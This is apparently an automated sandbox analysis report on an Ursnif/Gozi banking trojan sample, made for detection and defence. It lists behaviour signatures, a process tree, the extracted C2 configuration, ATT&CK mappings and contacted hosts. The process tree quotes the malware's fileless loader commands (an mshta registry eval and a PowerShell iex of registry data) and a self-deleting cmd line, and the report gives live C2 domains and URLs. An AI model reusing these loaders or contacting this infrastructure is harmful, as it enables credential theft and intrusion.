ID: 527473
Sample Name: anIV2qJeLD.exe
Cookbook: default.jbs
Time: 20:43:07
Date: 23/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report anIV2qJeLD.exe

Overview


General Information

Sample Name:	anIV2qJeLD.exe
Analysis ID:	527473
MD5:	20c0d2005c6a54..
SHA1:	aff311698bd06a0..
SHA256:	4c50ff0945136ff0..
Tags:	exe Gozi ISFB
Infos:	

Most interesting Screenshot:



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (overwrites its o…
- Yara detected Ursnif
- System process connects to networ…
- Detected unpacking (changes PE se…
- Found malware configuration
- Sigma detected: Powershell run cod…
- Sigma detected: Encoded IEX
- Tries to steal Mail credentials (via fil…
- Hooks registry keys query functions…
- Maps a DLL or memory area into an…
- Compiles code for process injection …
- Uses nslookup.exe to query domains
- Writes or reads registry keys via WMI
- Machine Learning detection for samp…
- Allocates memory in foreign process…

Classification



Process Tree

- **System is w10x64**
- anIV2qJeLD.exe (PID: 6968 cmdline: "C:\Users\user\Desktop\anIV2qJeLD.exe" MD5: 20C0D2005C6A542FB9C20466775C6142)
  - control.exe (PID: 4936 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
    - rundll32.exe (PID: 4972 cmdline: "C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h MD5: 73C519F050C20580F8A62C849D49215A)
- mshta.exe (PID: 960 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>Yy03='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Yy03).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 5180 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" iex ([System.Text.Encoding]::ASCII.GetString((gp "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5784 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 2088 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\pqwen5zh\pqwen5zh.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 4820 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESD669.tmp" "c:\Users\user\AppData\Local\Temp\pqwen5zh\CSC508E00641FC7448693989664B7E60.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 2280 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\i3mkzvx5\i3mkzvx5.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 2368 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESF386.tmp" "c:\Users\user\AppData\Local\Temp\i3mkzvx5\CSCB52324015C2F4AC8AC468C73504A2519.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - RuntimeBroker.exe (PID: 3656 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - cmd.exe (PID: 6752 cmdline: C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\anIV2qJeLD.exe MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 4616 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - PING.EXE (PID: 2280 cmdline: ping localhost -n 5 MD5: 6A7389ECE70FB97BFE9A570DB4ACCC3B)
      - RuntimeBroker.exe (PID: 4268 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - RuntimeBroker.exe (PID: 4772 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - RuntimeBroker.exe (PID: 5844 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - cmd.exe (PID: 6836 cmdline: cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\1B15.bi1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 5768 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - nslookup.exe (PID: 5700 cmdline: nslookup myip.opendns.com resolver1.opendns.com MD5: AF1787F1DBE0053D74FC687E7233F8CE)
      - RuntimeBroker.exe (PID: 6656 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - cmd.exe (PID: 5708 cmdline: cmd /C "echo -------- >> C:\Users\user\AppData\Local\Temp\1B15.bi1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 5672 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - cmd.exe (PID: 1380 cmdline: "C:\Windows\syswow64\cmd.exe" /C pause dll mail, , MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 6360 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "RSA Public Key":
"dm+RfNkITE5FceWriGPYkZaFfoP/k2XQ2jeLd8rNgFw6gJ6fNWsHd0U6akxsQHth/SBWm4/eMI9Y1qgwNJteasgQsUC7Ht20y96mIxH1hvPh9uvLSH5z2CNo+fcP8K+V0yoOOQzDln/qE7mMJHLu+rmogHE7S6lb7FVy/7xxrRe3zMDt
5K9bDwOreWw0blGE",
  "c2_domain": [
    "yahoo.com",
    "soderunovos.website",
    "qoderunovos.website",
    "https://soderunovos.website",
    "https://qoderunovos.website"
  ],
  "botnet": "4482",
  "server": "12",
  "serpent_key": "10291029JSJUYNHG",
  "sleep_time": "10",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "0",
  "dga_base_url": "constitution.org/usdeclar.txt",
  "dga_tld": "com ru org",
  "DGA_count": "10"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000020.00000000.973836822.000001F4F1140000.00000040.00020000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000014.00000000.824591176.0000000000CA0000.00000040.00020000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000028.00000003.1067142468.00000000036C8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
0000000D.00000003.822024782.00000168B2DDC000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.753488992.00000000047BA000.00000004.00000040.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
Click to see the 82 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.3.anIV2qJeLD.exe.42994a0.11.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
1.3.anIV2qJeLD.exe.42994a0.11.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
1.3.anIV2qJeLD.exe.47ba4a0.1.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
1.3.anIV2qJeLD.exe.48394a0.3.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
1.3.anIV2qJeLD.exe.47ba4a0.1.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
Click to see the 2 entries				

Sigma Overview

System Summary:

Sigma detected: Encoded IEX

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Mshta Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Suspicious Rundll32 Activity

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Data Obfuscation:

Sigma detected: Powershell run code from registry

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Machine Learning detection for sample

Compliance:

Detected unpacking (overwrites its own PE header)

Networking:

System process connects to network (likely due to code injection or exploit)

Uses nslookup.exe to query domains

May check the online IP address of the machine

Uses ping.exe to check the status of other devices and networks

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary:

Writes or reads registry keys via WMI

Writes registry values via WMI

Data Obfuscation:

Detected unpacking (overwrites its own PE header)

Detected unpacking (changes PE section rights)

Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Hooks registry keys query functions (used to hide registry keys)

Self deletion via cmd delete

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Malware Analysis System Evasion:

Uses ping.exe to sleep

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Compiles code for process injection (via .Net compiler)

Allocates memory in foreign processes

Creates a thread in another existing process (thread injection)

Writes to foreign memory regions

Changes memory attributes in foreign processes to executable or writable

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected Ursnif

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	C ar
Valid Accounts 1	Windows Management Instrumentation 2	Valid Accounts 1	Valid Accounts 1	Obfuscated Files or Information 2	OS Credential Dumping 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	In Tr
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Software Packing 2 2	Credential API Hooking 3	Account Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Er Cl
Domain Accounts	Command and Scripting Interpreter 1 2	Logon Script (Windows)	Process Injection 9 1 3	File Deletion 1	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Email Collection 1 1	Automated Exfiltration	Nc Ap La Pr
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Rootkit 4	NTDS	System Information Discovery 2 6	Distributed Component Object Model	Credential API Hooking 3	Scheduled Transfer	Ap La Pr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Query Registry 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Fa Cl
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Valid Accounts 1	Cached Domain Credentials	Security Software Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	M Cc

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Co ar
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Virtualization/Sandbox Evasion 2 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Co Us
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 2 1	Proc Filesystem	Process Discovery 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Ap La
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 9 1 3	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	W
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Rundll32 1	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	Fi Pr
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	Remote System Discovery 1 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	M
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	System Network Configuration Discovery 3	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DI


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
anIV2qJeLD.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.anIV2qJeLD.exe.2030e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.3.anIV2qJeLD.exe.3bf0000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.2.anIV2qJeLD.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen7		Download File
1.2.anIV2qJeLD.exe.3c50000.2.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

Source	Detection	Scanner	Label	Link
ds-ats.member.g02.yahoodns.net	0%	Virustotal		Browse
edge.gycpi.b.yahoodns.net	0%	Virustotal		Browse
soderunovos.website	0%	Virustotal		Browse
222.222.67.208.in-addr.arpa	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://ns.adobe.co/xa	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://ns.adobp/	0%	Avira URL Cloud	safe	
http://https://soderunovos.websitehttps://qoderunovos.website	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://ns.adobe.cmg	0%	Avira URL Cloud	safe	
http://https://qoderunovos.website	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://ns.adobe.ux	0%	Avira URL Cloud	safe	
http://https://soderunovos.website/jdraw/f6g_2FiF4/BVB_2BmxiIV1nw_2B4cK/CEW08ItbFLwHO8UQuXN/_2BLf2lFUFBrC4suobQbOB/0fGYw2vRMdeDd/GloxsNvw/PasUyB_2F_2BHKhCo7UgE3u/2gjzOvnViA/3VWPE0psH7LTVPa7Y/AQrrT0oMv35d/Jg57ryhE8om/OJw5Ee8c4mGK6J/l0QzZoUYoPnAbKMV1LRii/_2FzkrD.crw	0%	Avira URL Cloud	safe	
http://https://soderunovos.website	0%	Avira URL Cloud	safe	
http://https://soderunovos.website/jdraw/F_2Fam6oH9/d5VYFYpsfuCm2K1vb/FQEZJonXTERW/XCyivBuN7WP/pkkBh6P8bwS7JA/_2BGKoxOOY8NFu9I7k4lJ/PQBFMF7GdwoWQQpH/fx_2BleSZS1DDTO/Af_2FwYYreElF2LILk/l1df5_2Fd/zVYWpMKElfwVAwGc0tl5/Te_2FDbyN2KV7bbG5lt/D80197YRF38WxHFk/uqB4Yp.crw	0%	Avira URL Cloud	safe	
http://ns.micro/1	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
new-fp-shed.wg1.b.yahoo.com	87.248.100.216	true	false		high
myip.opendns.com	84.17.52.63	true	false		high
lycos.com	209.202.254.90	true	false		high
resolver1.opendns.com	208.67.222.222	true	false		high
ds-ats.member.g02.yahoodns.net	212.82.100.140	true	false	• 0%, Virustotal, Browse	unknown
yahoo.com	98.137.11.163	true	false		high

Name	IP	Active	Malicious	Antivirus Detection	Reputation
edge.gycpi.b.yahoodns.net	87.248.118.23	true	false	• 0%, Virustotal, Browse	unknown
soderunovos.website	89.44.9.140	true	true	• 0%, Virustotal, Browse	unknown
www.lycos.com	209.202.254.90	true	false		high
www.yahoo.com	unknown	unknown	false		high
mail.yahoo.com	unknown	unknown	false		high
222.222.67.208.in-addr.arpa	unknown	unknown	true	• 2%, Virustotal, Browse	unknown
login.yahoo.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://yahoo.com/jdraw/nIBVSTLyPt3UY/F_2Fx2Hc/Bze1TT57OG4HBNl2UO4H2_2/F2x5eVeu_2/F0oEIMCthzpdl_2F0/g6yK5x4lAPBL/IfJhlJxCH88/kNEvL4B2xwbPkg/l6LFIMkoo7_2BSx2Zl9QD/sNqAlyxot9VgUnIt/tD2_2FQ67j1kKZ4/4sQxxRyc1y_2Bi_2BR/gsw9z5z81/v3w096aztXCXUnfe5Q/wc2.crw	false		high
http://https://lycos.com/images/wlxv_2B04cU0qSkXox0E_/2FRdAxwSrR7n9stT/V9STsgmzjlsKRuR/k88cceXoSMHxI9JKEG/45kqlQZXT/Mr7Wdg8zb1vn2mq8jDkV/H2DAND_2FnqHHWcq_2F/IeOH5ot4pdOxgKfYyICZxT/XW_2BP6OR8IO0/piM1H1fK/GtYRoB7eZyHQH7fMmFYyQPb/2pz334xIn2/3AcOddbNlYuj8sfqQ/BUUXSG7Qtg9l/hS6txj_2B7F/ursUfMjLLv8Lhz/4MuP37xbl/oYbmyDVP4/a6.jpeg	false		high
http://https://www.lycos.com/images/wlxv_2B04cU0qSkXox0E_/2FRdAxwSrR7n9stT/V9STsgmzjlsKRuR/k88cceXoSMHxI9JKEG/45kqlQZXT/Mr7Wdg8zb1vn2mq8jDkV/H2DAND_2FnqHHWcq_2F/IeOH5ot4pdOxgKfYyICZxT/XW_2BP6OR8IO0/piM1H1fK/GtYRoB7eZyHQH7fMmFYyQPb/2pz334xIn2/3AcOddbNlYuj8sfqQ/BUUXSG7Qtg9l/hS6txj_2B7F/ursUfMjLLv8Lhz/4MuP37xbl/oYbmyDVP4/a6.jpeg/	false		high
http://https://www.lycos.com/images/wlxv_2B04cU0qSkXox0E_/2FRdAxwSrR7n9stT/V9STsgmzjlsKRuR/k88cceXoSMHxI9JKEG/45kqlQZXT/Mr7Wdg8zb1vn2mq8jDkV/H2DAND_2FnqHHWcq_2F/IeOH5ot4pdOxgKfYyICZxT/XW_2BP6OR8IO0/piM1H1fK/GtYRoB7eZyHQH7fMmFYyQPb/2pz334xIn2/3AcOddbNlYuj8sfqQ/BUUXSG7Qtg9l/hS6txj_2B7F/ursUfMjLLv8Lhz/4MuP37xbl/oYbmyDVP4/a6.jpeg	false		high
http://https://www.yahoo.com/jdraw/nIBVSTLyPt3UY/F_2Fx2Hc/Bze1TT57OG4HBNl2UO4H2_2/F2x5eVeu_2/F0oEIMCthzpdl_2F0/g6yK5x4lAPBL/IfJhlJxCH88/kNEvL4B2xwbPkg/l6LFIMkoo7_2BSx2Zl9QD/sNqAlyxot9VgUnIt/tD2_2FQ67j1kKZ4/4sQxxRyc1y_2Bi_2BR/gsw9z5z81/v3w096aztXCXUnfe5Q/wc2.crw	false		high
http://https://soderunovos.website/jdraw/f6g_2FiF4/BVB_2BmxiIV1nw_2B4cK/CEW08ItbFLwHO8UQuXN/_2BLf2lFUFBrC4suobQbOB/0fGYw2vRMdeDd/GloxsNvw/PasUyB_2F_2BHKhCo7UgE3u/2gjzOvnViA/3VWPE0psH7LTVPa7Y/AQrrT0oMv35d/Jg57ryhE8om/OJw5Ee8c4mGK6J/l0QzZoUYoPnAbKMV1LRii/_2FzkrD.crw	false	• Avira URL Cloud: safe	unknown
http://https://soderunovos.website/jdraw/F_2Fam6oH9/d5VYFYpsfuCm2K1vb/FQEZJonXTERW/XCyivBuN7WP/pkkBh6P8bwS7JA/_2BGKoxOOY8NFu9I7k4lJ/PQBFMF7GdwoWQQpH/fx_2BleSZS1DDTO/Af_2FwYYreElF2LILk/l1df5_2Fd/zVYWpMKEIfwVAwGc0tI5/Te_2FDbyN2KV7bbG5lt/D80197YRF38WxHFk/uqB4Yp.crw	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
89.44.9.140	soderunovos.website	Romania		9009	M247GB	true
209.202.254.90	lycos.com	United States		6354	LYCOSUS	false
87.248.118.23	edge.gycpi.b.yahoodns.net	United Kingdom		203220	YAHOO-DEBDE	false
87.248.100.216	new-fp-shed.wg1.b.yahoo.com	United Kingdom		34010	YAHOO-IRDGB	false
98.137.11.163	yahoo.com	United States		36647	YAHOO-GQ1US	false
212.82.100.140	ds-ats.member.g02.yahoodns.net	United Kingdom		34010	YAHOO-IRDGB	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	527473
Start date:	23.11.2021
Start time:	20:43:07
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 20s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	anIV2qJeLD.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	36
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	6
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.spyw.evad.winEXE@33/21@11/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 8.7% (good quality ratio 8.4%) • Quality average: 83.4% • Quality standard deviation: 25.6%
